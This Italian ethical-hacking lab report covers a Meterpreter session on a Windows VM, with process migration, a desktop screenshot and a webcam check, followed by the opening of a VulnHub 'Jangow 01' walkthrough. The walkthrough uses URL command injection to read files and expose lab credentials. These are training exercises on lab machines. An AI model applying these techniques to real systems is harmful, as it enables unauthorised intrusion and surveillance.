| 3784 | 516 | explorer.exe | x64 | 1 | 2025 | DESKTOP-9K104BT\user | secapp.exe |
| 3872 | 888 | taskeng.exe | x64 | 0 | | NT AUTHORITY\SYSTEM | C:\Windows\explorer.exe |
| 3908 | 644 | RuntimeBroker.exe | x64 | 1 | | DESKTOP-9K104BT\user | C:\Windows\System32\taskeng.exe |
| 3988 | 644 | WmiPrvSE.exe | x64 | 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\RuntimeBroker.exe |
| 4024 | 556 | SearchIndexer.exe | x64 | 0 | | NT AUTHORITY\SYSTEM | C:\Windows\System32\WmiPrvSE.exe |
| 4220 | 4552 | conhost.exe | x64 | 1 | | DESKTOP-9K104BT\user | C:\Windows\System32\SearchIndexer.exe |
| 4552 | 3768 | cmd.exe | x64 | 1 | | DESKTOP-9K104BT\user | C:\Windows\System32\conhost.exe |
| 4604 | 644 | ShellExperienceHost.exe | x64 | 1 | | DESKTOP-9K104BT\user | C:\Windows\System32\cmd.exe |
| 4644 | 3764 | java.exe | x64 | 0 | | NT AUTHORITY\SYSTEM | C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe |
| 4848 | 3768 | VBoxTray.exe | x64 | 1 | | DESKTOP-9K104BT\user | C:\Program Files\Java\jre6\bin\java.exe |
| 4876 | 556 | svchost.exe | x64 | 1 | | DESKTOP-9K104BT\user | C:\Windows\System32\VBoxTray.exe |
| 5076 | 3768 | tomcat7w.exe | x86 | 1 | | DESKTOP-9K104BT\user | C:\Windows\System32\svchost.exe |
| | | | | | | | C:\tomcat7\bin\tomcat7w.exe |


meterpreter > migrate 3784

```
meterpreter > migrate 3784
[*] Migrating from 1692 to 3784 ...
[*] Migration completed successfully.
```

Migriamo a questo processo con “migrate 3784” e aspettiamo la conferma:

[*] Migrating from PID_A to 3784...
[*] Migration completed successfully.

Una volta dentro e loggati come utente user possiamo effettuare lo screenshot del desktop con il comando “**screenshot**”.



Per quanto riguarda le webcam attive digitiamo il comando
“webcam_list” otteniamo la scritta: - No webcams were found.

Significa che:

- La macchina non ha webcam fisica/virtuale
- Oppure è disabilitata nei dispositivi
- Oppure non è disponibile nel contesto attuale (ma improbabile, visto che sono in explorer.exe)

```
[*] Migration completed successfully.
meterpreter > webcam_list
[-] No webcams were found
```

CONSIDERAZIONI FINALI:

Il laboratorio ha dimostrato con successo come una macchina Windows 10 possa essere compromessa sfruttando vulnerabilità note, in questo caso legate al servizio Apache Tomcat. Le fasi del test hanno seguito un flusso ben definito, che ha incluso:

1. Configurazione della rete tra macchine Kali e Windows in ambiente VirtualBox;
2. Scansione delle vulnerabilità tramite Nessus, che ha permesso l'identificazione di servizi potenzialmente exploitabili;
3. Accesso iniziale con Metasploit tramite un modulo ausiliario per ottenere credenziali valide di accesso;
4. Esecuzione dell'exploit Tomcat per stabilire una sessione Meterpreter;
5. Generazione e caricamento di un payload personalizzato con msfvenom per ottenere una sessione con privilegi estesi;
6. Migrazione a un processo attivo dell'utente per ottenere funzionalità complete, come lo screenshot del desktop.

Durante il processo è stato possibile confermare:

- La comunicazione corretta tra le due macchine;
- L'assenza di webcam disponibili;
- L'efficacia dell'exploit se eseguito con le giuste credenziali;
- L'importanza della migrazione a processi interattivi (es. explorer.exe) per bypassare le limitazioni di accesso ai servizi desktop in ambienti moderni Windows.

Riflessioni sulla Sicurezza

Questo laboratorio evidenzia quanto sia fondamentale proteggere i servizi esposti, aggiornare regolarmente i software (come Tomcat), e monitorare gli accessi non autorizzati. La presenza di credenziali deboli o accessibili facilmente rappresenta un vettore di attacco critico, spesso sottovalutato.



@ @ooooooooooooo@& # #@oooooooo&(. /&oooooooooooo
@ @oooooooooooo&(. @oooooooooooo&% #####((//#&@@@& .&@@@@@
@ @oooooooo& @oooooooooooo&% #####%&@* .@@* &@@
@ @@@@* (@oooooooooooo#/). *@. #&. &@@@&&
@ @@, /@oooooooo#, .@. ,&, @@&&
@ @& @oooooooo. @@@,@@@/ %. #, %@&
@#@# @oooooooo/ . @oooooooooooo * . , @@
@@& @oooooooo* @oooooooooooo , @
@& .@oooooooo(@oooooooooooooooooooo * . * . &@
@@/ *@oooooooo/ @oooooooooooo# @@@
@@ .@oooooooo/ @oooooooooooo@ @## @# @@@
@@ @oooooooo. @oooooooooooo @@@(@@@ @@@
@& .@oooooooo. , @oooooooo * .@@*(.@
@@ ,@oooooooo, @oooooooo&% @oooooooo, @oooo(%&* &@
@@& @oooooooooooooooo @(@oooooooooooo%@@/ &@
@ @& , @oooooooooooooooo, @oooooooo&% @oooooooooooo%* &@
@ @@. - @oooooooooooooooooooooooooooooooo%* &@@&
@ @@@& , @oooooooooooooooooooooooooooooooo% / &@@&&
@ @@@@. *% @oooooooooooooooooooo&#/ . &@@@&&
@ @oooooooo& JANGOW &@@@
@ &&&&&&&@@@& @@(&@ @. % .@ @@%@ &@@@&&&
@ &&&&&&&% &/ (&@@@&&



GODS OF HACKING

ETHICAL HACKERS

Jangow 01

L'obiettivo di oggi ci chiede di scaricare ed importare la macchina virtuale da questo link:

<https://download.vulnhub.com/jangow/jangow-01-1.0.1.ova>

Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.

Per prima cosa, come richiesto dall'obiettivo scarichiamo e installiamo la macchina dal link presente sull'obiettivo, avviamo la macchina e la nostra kali, apriamo il terminal da kali e facciamo il comando “**sudo netdiscover -r 192.168.1.0/24**” tramite il quale facciamo una scansione della nostra rete per vedere tutti i dispositivi connessi a questa sub net. Come vediamo in figura alla riga 14 si trova l'IP che a noi interessa.

Currently scanning: Finished! | Screen View: Unique Hosts

33 Captured ARP Req/Rep packets, from 29 hosts. Total size: 2044 Exploit-DB Google Hacking D


| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|-----|--|
| 192.168.1.254 | 38:07:16:10:3c:58 | | 2 | 128 | FREEBOX SAS |
| 192.168.1.13 | 08:bf:b8:1c:1c:25 | | 1 | 60 | ASUSTek COMPUTER INC. |
| 192.168.1.5 | 64:57:25:6b:2f:37 | | 1 | 60 | Hui Zhou Gaoshengda Technology Co.,LTD |
| 192.168.1.23 | 0a:b4:fe:48:a6:e3 | | 1 | 60 | Unknown vendor |
| 192.168.1.7 | 34:60:f9:c8:3a:75 | | 1 | 60 | TP-Link Systems Inc |
| 192.168.1.30 | 38:2c:e5:6e:fc:aa | | 1 | 60 | Tuya Smart Inc. |
| 192.168.1.6 | 54:af:97:ba:da:ed | | 1 | 60 | TP-Link Systems Inc |
| 192.168.1.48 | a8:a1:59:26:0e:d5 | | 1 | 60 | ASRock Incorporation |
| 192.168.1.2 | a8:64:f1:c2:81:70 | | 1 | 64 | Intel Corporate |
| 192.168.1.50 | 5c:c1:d7:a7:2a:1e | | 1 | 64 | Samsung Electronics Co.,Ltd |
| 192.168.1.43 | 48:e1:e9:b9:da:35 | | 1 | 60 | Chengdu Meross Technology Co., Ltd. |
| 192.168.1.89 | 18:de:50:e1:b5:59 | | 1 | 60 | Tuya Smart Inc. |
| 192.168.1.54 | fc:3c:d7:23:d4:4e | | 1 | 60 | Tuya Smart Inc. |
| 192.168.1.140 | 08:00:27:b4:26:fb | | 1 | 60 | PCS Systemtechnik GmbH |
| 192.168.1.19 | b0:e4:d5:ce:05:8f | | 1 | 64 | Google, Inc. |
| 192.168.1.94 | 50:fd:d5:1c:16:a2 | | 1 | 60 | SIT Industry Company |

Adesso possiamo effettuare una scansione per vedere tutte le porte aperte sulla macchina target e lo faremo tramite il comando “**nmap -sS 192.168.1.140**”, dove otteniamo come risultato della scansione le porte 21/tcp e 80/http aperte.

```
(kali㉿kali)-[~]
$ nmap -sS 192.168.1.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 09:19 EDT
Nmap scan report for 192.168.1.140
Host is up (0.00040s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
MAC Address: 08:00:27:B4:26:FB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```




Apriamo, quindi, l'IP nel browser per inspezionarlo e come possiamo vedere dalla figura inn basso a destra, troviamo “Index del sito”, che sarebbe una pagina HTML di default nel nostro caso index.php.



A questo punto navighiamo sul sito trovato in cerca di informazioni, in alto a destra troviamo tre tasti: About, Projects e Buscar. About ci riporta sulla stessa pagina iniziale del sito che comprende la presentazione. Projects ci riporta alle foto.

Invece, Buscar ci porta a un URL (non funzionante correttamente). Quindi adesso proviamo ad aggiungere dei parametri per ispezionarlo meglio alla ricerca di informazioni utili da estrapolare.



Aggiungiamo ls -al nell'URL per verificarne il contenuto. Vediamo subito il suo contenuto in modo disordinato, quindi aggiungiamo il parametro **view-source**: prima dell'http per vedere il markup HTML originale caricato dal server. Notiamo subito diversi file interessanti tra cui WordPress.



Andiamo subito ad analizzarlo aggiungendolo all'URL - questo perché significa che WordPress è stato installato in una sottocartella chiamata `wordpress` sul server.

Ci porta nella pagina del sito di nuovo quindi nulla da analizzare qui.


Torniamo indietro allora ed analizziamo la cartella WordPress. Anche ci colpisce subito all'occhio "config.php" - un file contenente sicuramente un codice in php, che potrebbe esserci informazioni utili per il nostro scopo.



Scriviamo a questo punto 'cat WordPress/config.php' che ci mostrerà il contenuto del file. Come sospettavamo contiene informazioni interessanti come **\$username = 'desafio02'** e **\$password = 'abygurl69'**. Ovviamente abbiamo provato subito a fare il login sia nella macchina sia da terminale Kali in modalità Ftp, ma con queste credenziali non siamo riusciti ad entrare. Riprendiamo allora la nostra ricerca.

A questo punto volevo provare per altre vie e ad inserire un comando come `pwd` = Print Working Directory che Serve a stampare cioè a fare un print, della directory corrente in cui ti trovi nel terminale. Come in foto troviamo subito il path `/var/www/html/site`


Esploriamo ovviamente la cartella trovando **.backup**, andiamo adesso a visualizzare il suo contenuto.



```

1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16

